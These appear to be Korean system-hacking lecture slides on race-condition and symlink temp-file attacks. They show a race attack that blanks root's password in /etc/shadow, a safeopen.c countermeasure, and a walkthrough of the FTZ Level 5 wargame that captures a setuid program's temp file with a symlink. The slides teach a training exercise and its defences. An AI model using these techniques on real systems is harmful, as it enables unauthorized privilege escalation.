


레이스 컨디션 수행하기

4. 공격 결과 확인하기

- Temp 파일에 입력해야 할 내용이 /etc/shadow 파일에 입력된 것 확인

```
cat /etc/shadow
```



```
root@ubuntu: /wishfree/race
File Edit View Search Terminal Help
wishfree@ubuntu:/wishfree/race$ cat /etc/shadow
cat: /etc/shadow: Permission denied
wishfree@ubuntu:/wishfree/race$ exit
exit
root@ubuntu:/wishfree/race# cat /etc/shadow
root::12519:0:99999:7:::
root@ubuntu:/wishfree/race#
```

그림 6-26 변경된 /etc/shadow 파일 내용 확인

5. 시스템 정상 상태로 돌려놓기

- 공격한 후에는 /etc/shadow 파일을 복구해야 함

```
mv /etc/shadow.backup /etc/shadow
```



레이스 컨디션 공격의 이해

- 다른 레이스 컨디션 공격 예

- 어떤 프로그램이 중요한 데이터를 암호화하여 가지고 있고, 프로그램 실행 전에 이 암호화된 파일을 복호화한 후 메모리에 로드하고, 복호화된 임시 파일을 삭제할 때



그림 6-27 정상적인 프로그램의 프로세스

- 레이스 컨디션으로 수행할 프로세스



그림 6-28 레이스 컨디션 공격 코드의 프로세스

- 레이스 컨디션 공격이 성공한 경우 프로그램 실행 과정




그림 6-29 레이스 컨디션 공격이 성공한 경우 프로세스



레이스 컨디션 공격 대응책



레이스 컨디션 공격 대응책

- 레이스 컨디션 공격 대응책
 - 프로그램 로직 중에 임시 파일을 생성한 후, 생성한 임시 파일에 다시 접근하기 전에 임시 파일에 대한 심볼릭 링크 설정 여부와 권한 검사 과정 추가

safeopen.c

```
int safeopen(char *filename) {  
    struct stat st, st2;  
    int fd;  
  
    ❶ if(lstat(filename, &st) != 0)  
        return -1;  
    ❷ if(!S_ISREG(st.st_mode))  
        return -1;  
    ❸ if(st.st_uid != 0)  
        return -1;  
    fd = open(filename, O_RDWR, 0);  
  
    if(fd < 0)  
        return -1;  
    ❹ if(fstat(fd, &st2) != 0) {  
        close(fd);  
    }
```



레이스 조건 공격 대응책

```
        return -1;
    }
    5 if(st.st_ino != st2.st_ino) || (st.st_dev != st2.st_dev) {
        close(fd);
        return -1;
    }
    return fd;
}
```




레이스 컨디션 공격 대응책

- 레이스 컨디션 공격 대응책

- ① if (lstat (filename, &st) != 0)

- lstat 함수 : 파일의 심볼릭 링크 여부를 반환

- ② if (!S_ISREG(st.st_mode))

- 구조체 st에 대한 st_mode 값으로 파일 종류를 확인
 - S_ISBLK : 블록 파일 테스트
 - S_ISCHR : 문자 파일 테스트
 - S_ISDIR : 디렉터리 테스트
 - S_ISFIFO : FIFO 테스트
 - S_ISREG : 일반 파일 테스트
 - S_ISLNK : 기호 링크 테스트



레이스 컨디션 공격 대응책

- 레이스 컨디션 공격 대응책

- ③ if (st.st_uid != 0)

- 생성된 파일의 소유자가 root가 아닌 경우를 검사
 - 자신이 생성한 파일을 공격자가 삭제하고, 접근하고자 하는 파일이 일반 계정 소유의 파일인지 확인



레이스 컨디션 공격 대응책

- 레이스 컨디션 공격 대응책

- ④ if (fstat (fd, &st2) != 0)

- 파일 포인터로 연 파일 정보를 모아 st2 구조체에 전달
 - 전달되는 데이터는 장치(device), i 노드, 링크 개수, 파일 소유자의 사용자 ID, 소유자의 그룹 ID, 바이트 단위 크기, 마지막 접근 시간, 마지막 수정 시간, 마지막 바뀐 시간, 파일 시스템 입출력(I/O) 데이터 블록의 크기, 할당된 데이터 블록의 개수 등이 있음

- ⑤ If (st.st_ino != st2.st_ino) || st.st_dev != st2.st_dev)

- 최초 파일 정보를 저장하는 st와 파일을 연 후 st2에 저장한 i 노드 값, 장치(device) 값을 변경했는지 확인



실습 FTZ Level 5. 레이스 컨디션



레이스 컨디션(Race Condition, 경쟁 상태)?

• 예제

- Count의 초기 값 = 10
- Thread A는 1 증가
- Thread B는 1 감소
- 결과는?

Thread A	Thread B
..... Count++; Count--;

Thread A	Thread B
..... LOAD Count ADD #1 STORE Count LOAD Count SUB #1 STORE Count

Thread A		Thread B		Count
Instruction	Register	Instruction	Register	
LOAD Count	10	LOAD Count	10	10
		SUB #1	9	10
		STORE Count	9	9
ADD #1	11			10
STORE Count	11			11

Thread A		Thread B		Count
Instruction	Register	Instruction	Register	
LOAD Count	10	LOAD Count	10	10
ADD #1	11			10
STORE Count	11			11
		SUB #1	9	11
		STORE Count	9	9



레이스 컨디션(Race Condition, 경쟁 상태)?

- 개념
 - 여러 프로세스가 동시에 공유 데이터에 접근 시, 접근 순서에 따라 실행 결과가 달라지는 상황
 - 공유 데이터에 마지막으로 남는 데이터의 결과를 보장할 수 없음



레이스 컨디션(Race Condition, 경쟁 상태)?

- 예방 방법
 - 병행 프로세스들을 동기화
 - 임계 영역 이용한 상호배제로 구현
 - 즉, 공유 변수 Count를 한 순간에 프로세스 하나만 조작할 수 있도록 하는 임계 영역으로 설정하여 상호 배제를 통해 해결

표 4-1 상호배제 방법들

수준	방법	종류
고급	소프트웨어로 해결	<ul style="list-style-type: none"> • 데커의 알고리즘 • 램포트의 베이커리(빵집) 알고리즘 • 크누스의 알고리즘 • 핸슨의 알고리즘 • 다익스트라의 알고리즘
	소프트웨어가 제공 : 프로그래밍 언어와 운영체제 수준에서 제공	<ul style="list-style-type: none"> • 세마포 • 모니터
저급	하드웨어로 해결 : 저급 수준의 원자 연산	TestAndSet ^{TAS} (테스)



문제 파악

- level5 계정으로 로그인 → 힌트 확인
 - /usr/bin/level5 프로그램은 /tmp 디렉토리에 level5.tmp라는 이름의 임시파일을 생성한다. 이를 이용하여 level6의 권한을 얻어라.

```
level5@ftz:~  
login as: level5  
level5@192.168.232.131's password:  
[level5@ftz level5]$ cat hint  
  
/usr/bin/level5 프로그램은 /tmp 디렉토리에  
level5.tmp 라는 이름의 임시파일을 생성한다.  
  
이를 이용하여 level6의 권한을 얻어라.  
  
[level5@ftz level5]$
```




프로그램 권한 확인

- /usr/bin/level5 프로그램 권한 확인
 - 소유자는 level6로 setuid 설정이 되어 있음
 - level5는 실행만 가능 (gdb를 통한 분석 불가능)


```
level5@ftz:~  
[level5@ftz level5]$ ls -alF /usr/bin/level5  
-rws--x--- 1 level6 level5 12236 Sep 10 2011 /usr/bin/level5*  
[level5@ftz level5]$
```

```
level5@ftz:~  
[level5@ftz level5]$ gdb /usr/bin/level5  
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)  
Copyright 2003 Free Software Foundation, Inc.  
GDB is free software, covered by the GNU General Public License, and you are  
welcome to change it and/or distribute copies of it under certain conditions.  
Type "show copying" to see the conditions.  
There is absolutely no warranty for GDB. Type "show warranty" for details.  
This GDB was configured as "i386-redhat-linux-gnu".../usr/bin/level5: Permission  
denied.  
  
(gdb)
```



하드 링크와 소프트 링크

- 하드 링크
 - 원본 파일의 inode를 하드 링크 파일도 같이 사용
 - ln [원본 파일] [링크 파일]
- 소프트 링크
 - 원본 파일의 inode와는 별개로 새로운 inode를 만들고 원본 파일을 가리킴
 - ln -s [원본 파일] [링크 파일]





하드 링크 실습

```
level5@ftz:~/tmp
[level5@ftz tmp]$ ls -alF
total 12
drwxrwx---  2 root    level5    4096 Apr  5 21:36 ./
drwxr-xr-x  4 root    level5    4096 May  7 2002 ../
-rw-rw-r--  1 level5  level5      6 Apr  5 21:36 test.txt
[level5@ftz tmp]$ cat test.txt
abcde
[level5@ftz tmp]$ ln test.txt jhlee.txt
[level5@ftz tmp]$ ls -alF
total 16
drwxrwx---  2 root    level5    4096 Apr  5 21:37 ./
drwxr-xr-x  4 root    level5    4096 May  7 2002 ../
-rw-rw-r--  2 level5  level5      6 Apr  5 21:36 jhlee.txt
-rw-rw-r--  2 level5  level5      6 Apr  5 21:36 test.txt
[level5@ftz tmp]$ cat jhlee.txt
abcde
[level5@ftz tmp]$
```



하드 링크 실습

```
level5@ftz:~/tmp
[level5@ftz tmp]$ echo '12345' >> test.txt
[level5@ftz tmp]$ cat test.txt
abcde
12345
[level5@ftz tmp]$ cat jhlee.txt
abcde
12345
[level5@ftz tmp]$ ls -alF
total 16
drwxrwx---  2 root    level5    4096 Apr  5 21:37 ./
drwxr-xr-x  4 root    level5    4096 May  7  2002 ../
-rw-rw-r--  2 level5  level5      12 Apr  5 21:39 jhlee.txt
-rw-rw-r--  2 level5  level5      12 Apr  5 21:39 test.txt
[level5@ftz tmp]$
```



공격 아이디어

- 공격 목표
 - /usr/bin/level5 프로그램이 실행 중 생성했다 바로 삭제하는 임시 파일인 /tmp/level5.tmp 파일을 획득한다
- 타겟 프로그램 흐름
 - /tmp/level5.tmp 파일 생성
 - 생성된 파일에 내용 쓰기
 - 앞에서 쓴 내용을 읽어 처리
 - 파일 삭제



공격 아이디어

- 공격 아이디어
 - 내가 볼 수 있는 다른 파일을 만들어 놓고 타겟 프로그램이 생성하는 /tmp/level5.tmp 파일을 내가 만든 파일의 심볼릭 링크로 설정하면?
 - 레이스 조건을 이용한 공격이 아닌, 심볼릭 링크를 이용한 공격
 - 심볼릭 링크가 아닌 하드 링크를 사용해도 상관 없음



문제 풀이

```
level5@ftz:~/tmp
[level5@ftz level5]$ cd tmp
[level5@ftz tmp]$ touch passwd
[level5@ftz tmp]$ ls -alF
total 8
drwxrwx---  2 root    level5    4096 Apr  5 22:06 ./
drwxr-xr-x  4 root    level5    4096 May  7 2002 ../
-rw-rw-r--  1 level5  level5      0 Apr  5 22:06 passwd
[level5@ftz tmp]$ ln -s /home/level5/tmp/passwd /tmp/level5.tmp
[level5@ftz tmp]$ ls -alF /tmp/level5.tmp
lrwxrwxrwx  1 level5  level5     23 Apr  5 22:06 /tmp/level5.tmp -> /home
/level5/tmp/passwd
[level5@ftz tmp]$ /usr/bin/level5
[level5@ftz tmp]$ ls -alF
total 12
drwxrwx---  2 root    level5    4096 Apr  5 22:06 ./
drwxr-xr-x  4 root    level5    4096 May  7 2002 ../
-rw-rw-r--  1 level5  level5    31 Apr  5 22:07 passwd
[level5@ftz tmp]$ cat passwd
next password : what the hell
[level5@ftz tmp]$
```

